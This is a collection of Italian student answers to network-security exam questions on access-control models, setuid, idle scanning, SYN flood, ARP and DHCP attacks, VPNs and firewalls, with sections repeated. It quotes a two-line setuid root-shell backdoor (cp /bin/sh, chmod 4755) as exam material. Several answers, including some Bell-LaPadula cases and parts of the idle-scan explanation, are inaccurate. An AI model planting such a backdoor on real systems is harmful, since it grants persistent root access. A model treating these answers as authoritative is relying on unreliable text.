-rwsr-xr-- 1 alice users 186 Oct 12 11:12 file3.bin

Si, può eseguire il file perché fa parte del gruppo del owner del file (alice, che è del gruppo users). A differenza di sopra però, è impostato il SETUID, perciò Bob lancia il comando come se fosse Alice. RUID = Bob, EUID = Alice

-r--rwxr-- 1 bob users 113 Oct 12 11:13 file4.bin

No, in questo caso l'owner del file è Bob, ma non ha i privilegi per poter eseguire il file. I membri del suo gruppo, users invece possono leggere, scrivere ed eseguirlo, il che è un po' un controsenso.

3. Network Scanning

a. Si descriva il funzionamento dell'IDLE SCAN.

Nel IDLE SCAN abbiamo un attaccante, una vittima e uno zombie, vale a dire un terzo attore che verrà sfruttato dall'attaccante per colpire la vittima indirettamente e capire se una determinata porta è aperta, oppure no, utilizzando pacchetti TCP.

L'attaccante manda un pacchetto TCP di tipo SYN\ACK allo zombie. Quest'ultimo non si aspetta questo messaggio, perciò risponde con un pacchetto RST e un IPID, vale a dire l'identificativo del frame (es. 12345).

L'attaccante invia un pacchetto SYN (con la porta da scansionare) spoofato, utilizzando come mittente l'indirizzo IP dello zombie, alla vittima: in questo caso, se la porta è in ascolto, la vittima risponderà allo zombie con un pacchetto SYN\ACK e un IPID incrementato (es. 12346), a cui lo zombie risponde con un pacchetto RST, in quanto non si aspetta questo genere di comunicazione.

Infine l'attaccante invia un altro pacchetto di SYN\ACK allo zombie, che gli risponde con un RST e un IPID incrementato (es. 12347): confrontando i valori di IPID, l'attaccante capisce che la porta è aperta.

Se invece la porta fosse chiusa o filtrata, il valore di IPID sarebbe stato incrementato una sola volta, in quanto l'attaccante risponderebbe rispettivamente con un RST o non risponderebbe affatto al pacchetto spoofato inviato dall'attaccante, fingendosi lo zombie. Con il secondo SYN\ACK allo zombie, ci sarebbe quindi solo questo incremento di IPID.

b. Si supponga che 12345 sia l'ultimo IP ID testato sulla macchina Zombie.

Con Nmap si testano le porte da 20 a 23 e alla fine si rileva che l'IP ID dello Zombie è 12346: Cosa si può dedurre sullo stato delle porte testate?

Poiché il IP ID è aumentato solo di una volta, allora si può dedurre che le porte da 20 a 23 o sono chiuse, quindi non è presente nessun servizio in ascolto su di esse, oppure sono filtrate, cioè che è presente un firewall che controlla il traffico in transito e droppa i pacchetti che non provengono da determinate sorgenti. In quest'ultimo caso non è possibile definire se la porta sia aperta o chiusa.

c. Successivamente, lo Zombie risponde con IP ID 12347 e si testano le porte 24, 25, e 110. La risposta dello Zombie IP ID è 12350. Cosa si può dire sulle porte testate.

Poiché in questo caso il IP ID è cresciuto di più di uno, allora si può dedurre che almeno una delle porte filtrate sia aperta e quindi che ci sia un servizio in ascolto. Ulteriori scansioni sulle tre porte singolarmente, potrebbe fornire indizi maggiori su quali di queste tre sono aperte.

4. (*) Discutere le problematiche di sicurezza causate da buffer overflow.

Un attacco legato a buffer overflow si concretizza nello sfruttamento, da parte dell'attaccante, di vulnerabilità legate al flusso di un determinato applicativo: l'attaccante fa in modo che l'inserimento di dati vada oltre lo spazio di memoria che ci si aspetta e che viene allocato, andando a sovrascrivere altre celle di memoria e causando danni ad altri applicativi o al sistema operativo, oppure facendo in modo che si possano lanciare altre porzioni di codice malevolo da quel punto.

a. Discutere l'utilizzo delle canary

L'utilizzo delle canary serve per accorgersi se si sta subendo un attacco di buffer overflow: nello stack di memoria allocata, viene inserito un campo con un determinato valore casuale. Questo valore viene controllato in fase di return di una certa funzione: se si è stati attaccati con la tecnica di buffer overflow, il valore di canary sarà diverso, perciò si può intervenire bloccando l'esecuzione del programma.

5. (*) Discutere le caratteristiche e i problemi di sicurezza legati all'utilizzo delle reti wireless.

Le reti wireless si dividono principalmente in due tipologie: le reti di tipo infrastructure mode, a cui i client si connettono a un device dedicato chiamato Access Point, oppure le ad-hoc mode, in cui ogni client si connette agli altri (es. riunione in sala conferenze).

I problemi di sicurezza legati all'utilizzo di reti wireless sono simili a quelli di una rete cablata e vanno a coinvolgere la possibilità di perdita di riservatezza, integrità e disponibilità dei dati, in quanto può succedere di collegarsi a reti pubbliche, anche non volontariamente, che possono essere poco sicure o su cui ci può essere qualche attaccante in ascolto.

La comunicazione in broadcast del mezzo poi, rende più suscettibili a sniffing del traffico, così come anche banalmente lasciare un dispositivo collegato incustodito, a cui un attaccante può avere accesso e sfruttarlo per ottenere informazioni che non dovrebbe conoscere.

Inizialmente era stato introdotto WEP (Wireless Equivalent Privacy), che aggiungeva i primi meccanismi di sicurezza della connessione WIFI, che poi fu superato con l'introduzione di WPA (WIFI protected access) che andava a incorporare tutte le specifiche di sicurezza di WEP aggiungendo controlli di integrità, oltre che quelli di confidenzialità sui pacchetti WIFI in transito sulla LAN.

6. Firewall e NIDS

a. Cosa si intende per stateful firewall? Che differenza esiste con un firewall stateless?

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Mantengono inoltre un log storico del traffico, con i dettagli quali indirizzi di origine e destinazione, numeri di porta, sequenze TCP e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico. Le policy su un firewall, unite al modulo di log inspection di un firewall utilizzato tendenzialmente in infrastrutture mediamente complesse fornisce questo genere di funzionalità in maniera integrata, ma c'è bisogno di un tecnico esperto per configurarle, in quanto si possono causare diversi problemi al traffico sia interno che verso l'esterno, se si sbaglia a inserire policy.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.

b. Come funziona un IDS e quali sono le differenze rispetto ad un IPS?

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e "imparano" dall'analisi statistica del funzionamento del sistema.

Un IPS (intrusion prevention system) invece è comunemente considerato l'accoppiata tra firewall e IDS, cioè si parla di una tecnologia, che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.

1. Politiche di accesso

a. Descrivere in dettaglio il modello di politica Chinese Wall

Il Chinese Wall model si occupa di impedire il flusso di informazioni tra compagnie che possono avere interessi contrastanti, impedendo quindi eventuali conflitti di interesse quando si tratta con clienti diversi.

La politica è composta da:

- Oggetti (O): rappresentano dati o informazioni di una qualche società
- Company Dataset (CD): contiene oggetti inerenti a una singola entità, come per esempio una banca o un supermercato
- Conflict of Interest class (COI): contiene i CD delle varie entità che fanno parte di quella particolare classe di conflitto di interesse (es. una conterrà tutte le banche, una tutti i supermercati)

In lettura un soggetto può leggere un oggetto se quest'ultimo è in una CD di cui il soggetto ha già letto qualcosa, oppure se appartiene a una COI di cui il soggetto non ha ancora letto nulla, oppure se appartiene alla stessa COI di un altro CD che è però di tipo pubblico.

In scrittura un soggetto può scrivere un oggetto se quest'ultimo è in una CD di cui il soggetto ha già letto qualcosa, oppure se il soggetto non ha mai letto altri oggetti di altri CD nella stessa COI.

2. Attacchi

a. Descrivere la necessità e la pericolosità del bit SETUID

Il Real User ID (RUID) , determina l'utente che ha avviato il processo, mentre l'Effective User ID (EUID), determina le autorizzazioni per il processo.

Il set user ID (setuid) ha due funzioni principali: permette a un utente di eseguire un file o un processo con i privilegi dell'utente proprietario, oltre che ai suoi. Inoltre consente a programmi privilegiati di accedere a risorse generalmente non accessibili.

Questo può comportare problematiche su sistemi, se impostato in maniera non corretta, oltre che essere una vulnerabilità che può essere sfruttata per attacchi.

b. Si immagini che un attaccante trovi una shell di root su un terminale e digiti le seguenti righe di codice:

```
% cp /bin/sh /tmp/break-acct
```

```
% chmod 4755 /tmp/break-acct
```

Quali potrebbero essere le conseguenze?

L'attaccante con il primo comando copia la shell in una cartella temporanea in cui poi assegna il setUID (4) in modo che quando una vittima lancia la shell, è come se lanciasse il comando break-acct come root, potendo fare parecchi danni.

Il 755 indica che l'owner (in questo caso root), può leggere, scrivere ed eseguire il file, mentre i membri del gruppo del owner e gli altri utenti possono leggere ed eseguire il file (55).

3. Network scanning

a. Discutere obiettivi, natura degli approcci al port scanning

La scansione all'interno di una rete viene eseguita per recuperare informazioni su determinati host o server e non necessariamente è un attacco malizioso.

Esistono diversi strumenti e software che permettono di avere una scansione di una rete e l'obiettivo principale è ottenere informazioni sulle porte utilizzate (TCP\UDP), cioè quali porte sono aperte e in ascolto su determinati nodi, oltre che determinare quale sistema operativo è presente e se esistono sistemi di filtraggio o firewall in una determinata rete.

Lo scanning può essere attivo o passivo con la differenza principale che nel primo caso si immette traffico nella rete per recuperare informazioni, mentre nel secondo si fa semplice sniffing senza intervenire attivamente in una o più comunicazioni.

Lo scanning può avere diversi approcci: verticale, cioè un host che fa scanning di più target, orizzontale, cioè molti host che fanno scanning su un singolo target in maniera distribuita e infine un mix tra i due, detto ibrido.

Il target infine può essere singolo, cioè una macchina, o multiplo, cioè anche una porzione di rete, se non tutta.

b. Quali sono i risultati possibili per la scansione di una porta?

Una porta può essere in tre stati: aperta, nel senso che c'è un protocollo in ascolto su di essa, pronto per far partire una comunicazione TCP, chiusa, vale a dire che non è presente nessun protocollo in ascolto e infine filtrata, cioè che è presente un firewall che lascia passare del traffico su una porta solo a determinate condizioni, come per esempio la provenienza da determinati indirizzi.

In quest'ultimo caso non è possibile capire se un determinato protocollo è in ascolto o meno.

c. Descrivere in dettaglio un approccio allo scan

Nel IDLE SCAN abbiamo un attaccante, una vittima e uno zombie, vale a dire un terzo attore che verrà sfruttato dall'attaccante per colpire la vittima indirettamente e capire se una determinata porta è aperta, oppure no, utilizzando pacchetti TCP.

L'attaccante manda un pacchetto TCP di tipo SYN\ACK allo zombie. Quest'ultimo non si aspetta questo messaggio, perciò risponde con un pacchetto RST e un IPID, vale a dire l'identificativo del frame (es. 12345).

L'attaccante invia un pacchetto SYN (con la porta da scansionare) spoofato, utilizzando come mittente l'indirizzo IP dello zombie, alla vittima: in questo caso, se la porta è in ascolto, la vittima risponderà allo zombie con un pacchetto SYN\ACK e un IPID incrementato (es. 12346), a cui lo zombie risponde con un pacchetto RST, in quanto non si aspetta questo genere di comunicazione.

Infine l'attaccante invia un altro pacchetto di SYN\ACK allo zombie, che gli risponde con un RST e un IPID incrementato (es. 12347): confrontando i valori di IPID, l'attaccante capisce che la porta è aperta.

Se invece la porta fosse chiusa o filtrata, il valore di IPID sarebbe stato incrementato una sola volta, in quanto l'attaccante risponderebbe rispettivamente con un RST o non risponderebbe affatto al pacchetto spoofato inviato dall'attaccante, fingendosi lo zombie. Con il secondo SYN\ACK allo zombie, ci sarebbe quindi solo questo incremento di IPID.

4. (*) Discutere le problematiche di sicurezza causate da buffer overflow.

Un attacco legato a buffer overflow si concretizza nello sfruttamento, da parte dell'attaccante, di vulnerabilità legate al flusso di un determinato applicativo: l'attaccante fa in modo che l'inserimento di dati vada oltre lo spazio di memoria che ci si aspetta e che viene allocato, andando a sovrascrivere altre celle di memoria e causando danni ad altri applicativi o al sistema operativo, oppure facendo in modo che si possano lanciare altre porzioni di codice malevolo da quel punto.

a. Discutere l'utilizzo delle canary

L'utilizzo delle canary serve per accorgersi se si sta subendo un attacco di buffer overflow: nello stack di memoria allocata, viene inserito un campo con un determinato valore casuale. Questo valore viene controllato in fase di return di una certa funzione: se si è stati attaccati con la tecnica di buffer overflow, il valore di canary sarà diverso, perciò si può intervenire bloccando l'esecuzione del programma.

5. (*) Discutere vantaggi e svantaggi di SSO e problematiche di sicurezza

SSO sta per Single Sign On ed è un meccanismo che permette, una volta che un utente ha fornito delle credenziali di accesso, di poter accedere automaticamente anche ad altri servizi o altri client, indipendentemente dalla piattaforma utilizzata.

Questo meccanismo viene utilizzato, per esempio, per farci accedere a determinati servizi semplicemente fornendo il nostro account di Google.

Uno dei principali svantaggi del SSO è proprio legato al fatto che si utilizza una credenziale per accedere a più servizi, perciò se viene recuperata da un attaccante, automaticamente avrà accesso a tutti i servizi, invece che a quello singolo.

Oltre a questa, esistono altre problematiche di sicurezza da valutare, quali il fatto che un attaccante possa fingersi la vittima per accedere ai suoi servizi, oppure può creare dei pacchetti spoofati per convincere il relying party, cioè la componente che richiede le credenziali inizialmente, a dare l'accesso ad altri servizi di provider terzi.

6. Firewall e NIDS

a. Cosa è un proxy firewall e come funziona

Un proxy firewall si occupa di gestire le richieste verso un determinato web server, con servizi pubblicati, provenienti dall'esterno di una rete, applicando un controllo sul traffico e impedendo una comunicazione diretta tra client e server.

Questo permette quindi di garantire anonimia al webserver, perché le connessioni reali e quelle apparenti non sono le stesse. Con il controllo del traffico poi, di cui si occupa il firewall, è possibile bloccare a monte determinati tentativi di connessioni da parte di indirizzi IP non legittimi, o semplicemente non inseriti in una determinata policy di accesso.

Oltre a ciò, possono essere applicate policy di load balancing, nei casi in cui le richieste verso più web server che forniscono il medesimo servizio siano numerose, per ridurre eventuale carico su un nodo dell'infrastruttura web server.

b. Come funziona un IDS e differenze rispetto ad un IPS.

Un IDS (intrusion detection system) è un sistema di monitoraggio utilizzato per identificare dei comportamenti malevoli, rilevando attacchi o altre violazioni alla sicurezza e fornendo informazioni su intrusioni avvenute, grazie all'uso di sonde posizionate sugli host, oppure in certi punti della rete.

Ci sono due tipologie di IDS: passivi, che fanno un controllo di firme, e attivi, che apprendono i dati del sistema e "imparano" dall'analisi statistica del funzionamento del sistema.

Un IPS (intrusion prevention system) invece è comunemente considerato l'accoppiata tra firewall e IDS, cioè si parla di una tecnologia, che cerca di bloccare attacchi alle fasi preliminari, facendo analisi predittiva sulla base di informazioni precedenti ricevute.

1. Politiche di accesso

a. Descrivere il modello di politica di Bell-La Padula

Il modello di Bell-Lapadula si concentra sulla confidenzialità dei dati e va ad associare livelli sia agli oggetti che ai soggetti per indicare cosa un determinato utente può o non può fare su un file. Le proprietà principali del modello Bell-Lapadula sono la simple security property (o no read-up) e la star property (o no write-down) che indicano rispettivamente che un soggetto può accedere a un oggetto che ha un grado di confidenzialità uguale o più basso del suo e che un soggetto può modificare un oggetto che ha un grado di confidenzialità è uguale o più alto del suo.

Esiste un'estensione del modello Bell-LaPadula che utilizza dei reticolari e che introduce delle categorie: un soggetto può quindi accedere a determinati oggetti solo se ha un livello di confidenza adeguato secondo le regole di lettura\scrittura e in più deve anche possedere tutte le categorie associate all'oggetto

b. Sia U un utente che ha accesso al livello secret e alla classe { dog, cat, pig }, determinare se ha accesso in lettura o scrittura (o entrambi) ai seguenti documenti così classificati:

i. <top secret; { dog }>

Accesso in scrittura in quanto livello di confidenzialità più alto e classe inclusa nelle sue.

ii. <secret; { dog }>

Accesso in lettura e scrittura in quanto livello di confidenzialità uguale e classe inclusa nelle sue.

iii. <secret; { dog, cow }>

Non ha l'accesso in quanto, se pur il livello di confidenzialità è lo stesso, è presente una categoria non a disposizione di U.

iv. <secret; { moose }>

Non ha l'accesso in quanto, se pur il livello di confidenzialità è lo stesso, è presente una categoria non a disposizione di U.

v. <confidential; { dog, pig, cat }>

Non ha l'accesso in quanto è presente una categoria non a disposizione di U.

2. Attacchi

a. Descrivere in dettaglio l'attacco TCP SYN flood e le sue conseguenze

Il SYN flood è un attacco di tipo denial of service che va a colpire il protocollo TCP, sfruttando vulnerabilità legate alla negoziazione di una comunicazione tra client e server durante il three-way handshake.

Per farlo l'attaccante si basa sul fatto che il server ha una coda di connessioni in attesa, che va a riempire per ogni pacchetto SYN che riceve, così che possa gestirle tutte: l'attaccante quindi crea delle richieste SYN spoofate, fingendosi altre sorgenti e andando quindi a saturare il cosiddetto Transmission control block (TCB) con richieste false, impedendo quindi di stabilire connessioni legittime.

Esistono alcune contromisure che vanno a mitigare questo attacco: prima di tutto si va a ampliare la memoria del TCB per poter ricevere più richieste. Inoltre si possono ridurre i timer prima che una richiesta SYN venga cancellata dalla memoria, oppure si possono utilizzare i cookie per le sessioni SYN.

b. Descrivere in cosa consistono i SYN-Cookie e il loro utilizzo.

I SYN Cookies sono una tecnica per contrastare l'attacco di tipo SYN Flooding. L'utilizzo di cookie permette a una sessione di restare attiva anche se la coda SYN è stata saturata da un attacco.

Quando viene attivata una sessione con un three-way handshake, il server risponde al pacchetto SYN del client con un SYN-ACK più il valore del cookie (una funzione di hash basata su alcuni valori come src port, src addr, ecc).

Il client risponde con un ACK e il cookie associato: se il cookie è lo stesso di quello inviato, allora tiene la sessione attiva, salvandone lo stato.

3. Scanning

a. Descrivere in dettaglio la tecnica di IDLE scan illustrando con un esempio le risposte in caso di porta chiusa, aperta o filtrata

Nel IDLE SCAN abbiamo un attaccante, una vittima e uno zombie, vale a dire un terzo attore che verrà sfruttato dall'attaccante per colpire la vittima indirettamente e capire se una determinata porta è aperta, oppure no, utilizzando pacchetti TCP.

L'attaccante manda un pacchetto TCP di tipo SYN\ACK allo zombie. Quest'ultimo non si aspetta questo messaggio, perciò risponde con un pacchetto RST e un IPID, vale a dire l'identificativo del frame (es. 12345).

L'attaccante invia un pacchetto SYN (con la porta da scansionare) spoofato, utilizzando come mittente l'indirizzo IP dello zombie, alla vittima: in questo caso, se la porta è in ascolto, la vittima risponderà allo zombie con un pacchetto SYN\ACK e un IPID incrementato (es. 12346), a cui lo zombie risponde con un pacchetto RST, in quanto non si aspetta questo genere di comunicazione.

Infine l'attaccante invia un altro pacchetto di SYN\ACK allo zombie, che gli risponde con un RST e un IPID incrementato (es. 12347): confrontando i valori di IPID, l'attaccante capisce che la porta è aperta.

Se invece la porta fosse chiusa o filtrata, il valore di IPID sarebbe stato incrementato una sola volta, in quanto l'attaccante risponderebbe rispettivamente con un RST o non risponderebbe affatto al pacchetto spoofato inviato dall'attaccante, fingendosi lo zombie. Con il secondo SYN\ACK allo zombie, ci sarebbe quindi solo questo incremento di IPID.

4. (*) Discutere le versioni sicure dei protocolli TCP/IP

IPSEC è una suite di protocolli introdotta per aggiungere authentication, integrity e confidenzialità a una comunicazione TCP/IP.

IPSEC può lavorare in due modalità: tunnel mode, in cui il contenuto di un pacchetto IP viene cifrato e incapsulato in un altro pacchetto IP, e transport mode, in cui viene aggiunto un header al pacchetto IP originale, cifrando poi il tutto.

Le principali caratteristiche di IPSEC sono IKE (Internet Key Exchange), utilizzato per lo scambio di chiavi per crittare il traffico, AH (authentication header) un protocollo per l'autenticazione end-to-end per mitigare lo

spoofing e ESP (encapsulating security payload) che introduce un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli.

Secure Sockets Layer (SSL) e Transport Layer Security (TLS) sono lo stesso tipo di protocolli con algoritmi crittografici diversi. De facto standard per la sicurezza di Internet.

L'obiettivo principale del protocollo TLS è quello di fornire privacy e integrità dei dati tra due applicazioni che comunicano. Comunicazioni end-to-end sicure in presenza di un attaccante che non può vedere i dati scambiati.

5. (*) Descrivere le caratteristiche ed i vantaggi di usare una VPN

VPN è l'acronimo di Virtual Private Network e si tratta di una rete privata che permette di mettere in comunicazione reti (o utenti) separate, aprendo dei canali di comunicazione sicuri su internet, senza quindi dover utilizzare reti dedicate.

Esistono tre tipologie di VPN:

- Trusted: utilizzo un provider che mi crea un circuito sicuro, garantendo integrità, per attivare la mia VPN. Ho la certezza, derivata dal trust con il provider, che i dati arriveranno a destinazione senza essere modificati.
- Secure: sono reti VPN che utilizzano la cifratura dei dati per impedire attacchi di sniffing da parte di client malevoli. Questi dati passano su internet, ma possono essere decifrati solo dal destinatario.
- Hybrid: un mix tra trusted e secure VPN

Una VPN può essere utilizzata per mettere in comunicazione due sedi della stessa azienda, creando per esempio una VPN site-to-site, in cui si crea un tunnel sicuro tra i due firewall delle sedi (Intranet VPN), oppure facendo collegare un utente tramite il proprio client alla rete aziendale, passando per internet (Extranet VPN).

6. Firewall e NIDS

a. Quali sistemi firewall riescono a controllare il traffico applicativo? Come funzionano?

Un application-level gateway è composto da una serie di proxy che esaminano il contenuto dei pacchetti a livello applicativo, fornendo un livello di sicurezza maggiore (es. contro attacchi di buffer overflow): posizionandosi tra client e server, impedisce la comunicazione diretta e può offrire anche servizi di load balancing del traffico.

Se un firewall è un IDS (intrusion detection system) vengono utilizzati insieme, si può ottenere una tecnologia chiamata IPS (intrusion prevention system), che va a fare attività predittiva sulla base a informazioni ricevute in precedenza che permettono di bloccare certi attacchi sul nascere.

b. Cosa è una honey pot? A cosa serve?

Una honey pot è una rete che viene implementata e che ha come scopo quello di essere attaccata. A questa rete sono poi applicati degli IDS (intrusion detection system) che forniscono poi le informazioni sull'attacco al IPS (intrusion prevention system) che le sfrutterà per “tararsi” se dovesse ricevere degli attacchi diretti sulle reti che protegge.

Docenti: S. Cimato – M. Anisetti Appello del 27/03/2021

1. Descrivere il funzionamento di un attacco con ARP poisoning e possibili contromisure.

Il protocollo ARP si occupa di associare un indirizzo fisico (MAC Address) a uno logico (IP Address). Per farlo ogni nodo all'interno di una rete invia dei messaggi in broadcast per segnalare la sua presenza, così che gli altri possano andare a popolare e\o modificare una tabella interna chiamata ARP cache table.

Questo genere di messaggi però può essere attaccato tramite il cosiddetto ARP Poisoning: un attaccante può creare dei pacchetti spoofati, cioè modificati per fingersi qualcun altro, inviando numerose richieste ARP, andando quindi a saturare la cache table degli altri nodi con informazioni false o non valide.

In questo modo si va a creare un denial of service, in quanto i nodi, non conoscendo a quale client inviare i messaggi, inviano in broadcast, causando anche la possibilità di fare sniffing del traffico, se un client avesse la scheda di rete di tipo promiscuo.

Una mitigazione del ARP poisoning, consiste nell'inserire dei record statici nelle ARP table, così da mantenere le informazioni necessarie e non doverle aggiornare, ma non è di facile implementazione e il protocollo ARP nasce proprio per gestire reti che possono essere dinamiche.

2. Descrivere le problematiche di sicurezza relative al protocollo DHCP

Il servizio DHCP si occupa di fornire un indirizzo IP dinamico all'interno di una LAN.

Il protocollo funziona con uno scambio di messaggi in broadcast tra il client e il DHCP server: il client manda il suo MAC address facendo una richiesta di IP (DHCP discover), il server risponde con un messaggio contenente IP e altre informazioni (DHCP offer), il client risponde accettando i parametri del server (DHCP request) e il server risponde con un ack (DHCP ack).

Proprio per la natura di questo protocollo, che invia messaggi in broadcast e che utilizza i MAC address all'interno di una LAN, un attaccante può impersonare un DHCP server (DHCP rogue server) e intercettare le richieste dai client, fornendo parametri non corretti per causare denial of service isolando i client, oppure per dirottare il traffico su altri server malevoli.

Un altro attacco è chiamato DHCP starvation e consiste nell'invio di numerose richieste DHCP da parte di un attaccante, sfruttando MAC address spoofati e quindi generati casualmente, riempiendo il pool DHCP e quindi impedendo a client legittimi di ottenere un indirizzo IP.

3. (*) Discutere le versioni sicure dei protocolli TCP/IP

IPSEC è una suite di protocolli introdotta per aggiungere authentication, integrity e confidenzialità a una comunicazione TCP/IP.

IPSEC può lavorare in due modalità: tunnel mode, in cui il contenuto di un pacchetto IP viene cifrato e encapsulato in un altro pacchetto IP, e transport mode, in cui viene aggiunto un header al pacchetto IP originale, cifrando poi il tutto.

Le principali caratteristiche di IPSEC sono IKE (Internet Key Exchange), utilizzato per lo scambio di chiavi per crittare il traffico, AH (authentication header) un protocollo per l'autenticazione end-to-end per mitigare lo spoofing e ESP (encapsulating security payload) che introduce un controllo di integrità per evitare che il traffico che passa da internet venga modificato da nodi malevoli.

Secure Sockets Layer (SSL) e Transport Layer Security (TLS) sono lo stesso tipo di protocolli con algoritmi crittografici diversi. De facto standard per la sicurezza di Internet.

L'obiettivo principale del protocollo TLS è quello di fornire privacy e integrità dei dati tra due applicazioni che comunicano. Comunicazioni end-to-end sicure in presenza di un attaccante che non può vedere i dati scambiati.

4. (*) Descrivere le caratteristiche ed i vantaggi di usare una VPN

VPN è l'acronimo di Virtual Private Network e si tratta di una rete privata che permette di mettere in comunicazione reti (o utenti) separate, aprendo dei canali di comunicazione sicuri su internet, senza quindi dover utilizzare reti dedicate.

Esistono tre tipologie di VPN:

- Trusted: utilizzo un provider che mi crea un circuito sicuro, garantendo integrità, per attivare la mia VPN. Ho la certezza, derivata dal trust con il provider, che i dati arriveranno a destinazione senza essere modificati.
- Secure: sono reti VPN che utilizzano la cifratura dei dati per impedire attacchi di sniffing da parte di client malevoli. Questi dati passano su internet, ma possono essere decifrati solo dal destinatario.
- Hybrid: un mix tra trusted e secure VPN

Una VPN può essere utilizzata per mettere in comunicazione due sedi della stessa azienda, creando per esempio una VPN site-to-site, in cui si crea un tunnel sicuro tra i due firewall delle sedi (Intranet VPN), oppure facendo collegare un utente tramite il proprio client alla rete aziendale, passando per internet (Extranet VPN).

5. Discutere uno schema di autenticazione challenge-response, vantaggi e problematiche

L'autenticazione in generale, e in particolar modo quella web, consiste principalmente in un client che fa una richiesta e un server che fornisce una risposta.

Per fare in modo però che il server non invii informazioni a client malevoli, che possono attaccare tramite attacchi di spoofing, fingendosi un client legittimo (o anche fingendosi un server legittimo), oppure con replay attack, cioè invio di pacchetti già inviati da un client legittimo (tramite sniffing sulla rete), vengono introdotte misure di sicurezza più avanzate.

Client e server condividono informazioni segrete, che possono andare da una password a una chiave di crittografia (secret): un client che vuole accedere a un servizio web su un server, deve dimostrare di essere chi dichiara di essere. Il server presenta quindi al client una stringa (challenge) e il client, tramite il secret, può fornire la prova di identificazione richiesta e riesce ad accedere (response).

Questo schema fornisce segretezza, tramite appunto uso di password o chiavi, e anche freschezza, nella misura in cui la challenge viene modificata a ogni richiesta, così che non si possa sfruttare una risposta già fornita con un replay attack.

6. Firewall e NIDS

Spiegare la differenza tra stateful e stateless packet filtering e la loro utilità pratica.

I firewall stateful sono in grado di riconoscere le connessioni e le trasmissioni e, ispezionandole, sono in grado di decidere cosa fare in base a molteplici parametri.

Mantengono inoltre un log storico del traffico, con i dettagli quali indirizzi di origine e destinazione, numeri di porta, sequenze TCP e con questo sono in grado di aprire o chiudere dinamicamente delle porte per consentire o bloccare il traffico. Le policy su un firewall, unite al modulo di log inspection di un firewall utilizzato tendenzialmente in infrastrutture mediamente complesse fornisce questo genere di funzionalità in maniera integrata, ma c'è bisogno di un tecnico esperto per configurarle, in quanto si possono causare diversi problemi al traffico sia interno che verso l'esterno, se si sbaglia a inserire policy.

I firewall stateless invece bloccano o consentono una comunicazione soltanto sulla base delle caratteristiche di quest'ultima. In pratica i pacchetti sono bloccati in base a delle regole statiche (ad es. l'indirizzo sorgente o quello di destinazione, la porta utilizzata) e di ciò non viene tenuta memoria.


1. Politiche di sicurezza

a. Descrivere in dettaglio lo scopo ed il funzionamento del modello Bell-LaPadula

Il modello di Bell-Lapadula si concentra sulla confidenzialità dei dati e va ad associare livelli sia agli oggetti che ai soggetti per indicare cosa un determinato utente può o non può fare su un file. Le proprietà principali del modello Bell-Lapadula sono la simple security property (o no read-up) e la star property (o no write-down) che indicano rispettivamente che un soggetto può accedere a un oggetto che ha un grado di confidenzialità uguale o più basso del suo e che un soggetto può modificare un oggetto che ha un grado di confidenzialità è uguale o più alto del suo.

Esiste un'estensione del modello Bell-LaPadula che utilizza dei reticolari e che introduce delle categorie: un soggetto può quindi accedere a determinati oggetti solo se ha un livello di confidenza adeguato secondo le regole di lettura\scrittura e in più deve anche possedere tutte le categorie associate all'oggetto

b. Si immagini un sistema che esegue due diversi tipi di processi. Sul più basso livello di sicurezza, esegue tutti i processi che operano sulla rete, mentre sul livello superiore, ci sono i processi dell'utente che ha accesso a dati critici come le informazioni sulla carta di credito.



Supponiamo ora che un utente abbia accidentalmente installato e avviato uno spyware che desidera inviare i dati dell'utente all'autore del malware. Analizzare la riuscita o meno dell'attacco nel contesto delle proprietà del modello Bell-LaPadula.

Secondo le regole principali del modello Bell-LaPadula, uno spyware non può leggere oggetti a un livello di confidenzialità superiore al suo, perciò i dati sono al sicuro.

Potrebbe però riuscire a scrivere in oggetti, ma l'attacco descritto nella domanda è di altro tipo.

Infine se fossero implementate anche le categorie nel modello, bisognerebbe poter vedere quali sono presenti, perché in caso fossero diverse o non incluse, non sarebbe possibile neanche la scrittura.

2. Set-UID Privileged Programs

a. Ogni processo Unix process è associato con un real user ID (RUID) e un effective user ID (EUID). Spiegare la differenza fra RUID e EUID e l'utilizzo del bit setuid

Il Real User ID (RUID), determina l'utente che ha avviato il processo, mentre l'Effective User ID (EUID), determina le autorizzazioni per il processo.

Il set user ID (setuid) ha due funzioni principali: permette a un utente di eseguire un file o un processo con i privilegi dell'utente proprietario, oltre che ai suoi. Inoltre consente a programmi privilegiati di accedere a risorse generalmente non accessibili.

Questo può comportare problematiche su sistemi, se impostato in maniera non corretta, oltre che essere una vulnerabilità che può essere sfruttata per attacchi.

b. Descrivere cosa succede al file readme.txt dopo l'esecuzione dei comandi visualizzati in figura.

```
root@attackdefense:/work# ls -l
total 4
-rwxrw-r-- 1 root root 10 Apr  8 23:13 readme.txt
root@attackdefense:/work#
root@attackdefense:/work# chmod 2711 readme.txt
root@attackdefense:/work#
root@attackdefense:/work# ls -l
total 4
-rwxr-s--x 1 root root 10 Apr  8 23:13 readme.txt
root@attackdefense:/work#
```

Il file readme.txt ha subito un comando per modificarne i permessi (chmod) e gli è stato settato il bit “set Group ID” (2), mentre l'owner può leggere, scrivere ed eseguire il file (7). I membri del suo gruppo e tutti gli altri utenti invece possono solo eseguire il file.

Readme.txt diventa quindi un file eseguibile chi lo esegue, lo fa come se fosse nel gruppo del owner, piuttosto che nel suo.

3. TCP Attacks

a. Descrivere i possibili approcci alla scansione.

La scansione all'interno di una rete viene eseguita per recuperare informazioni su determinati host o server e non necessariamente è un attacco malizioso.

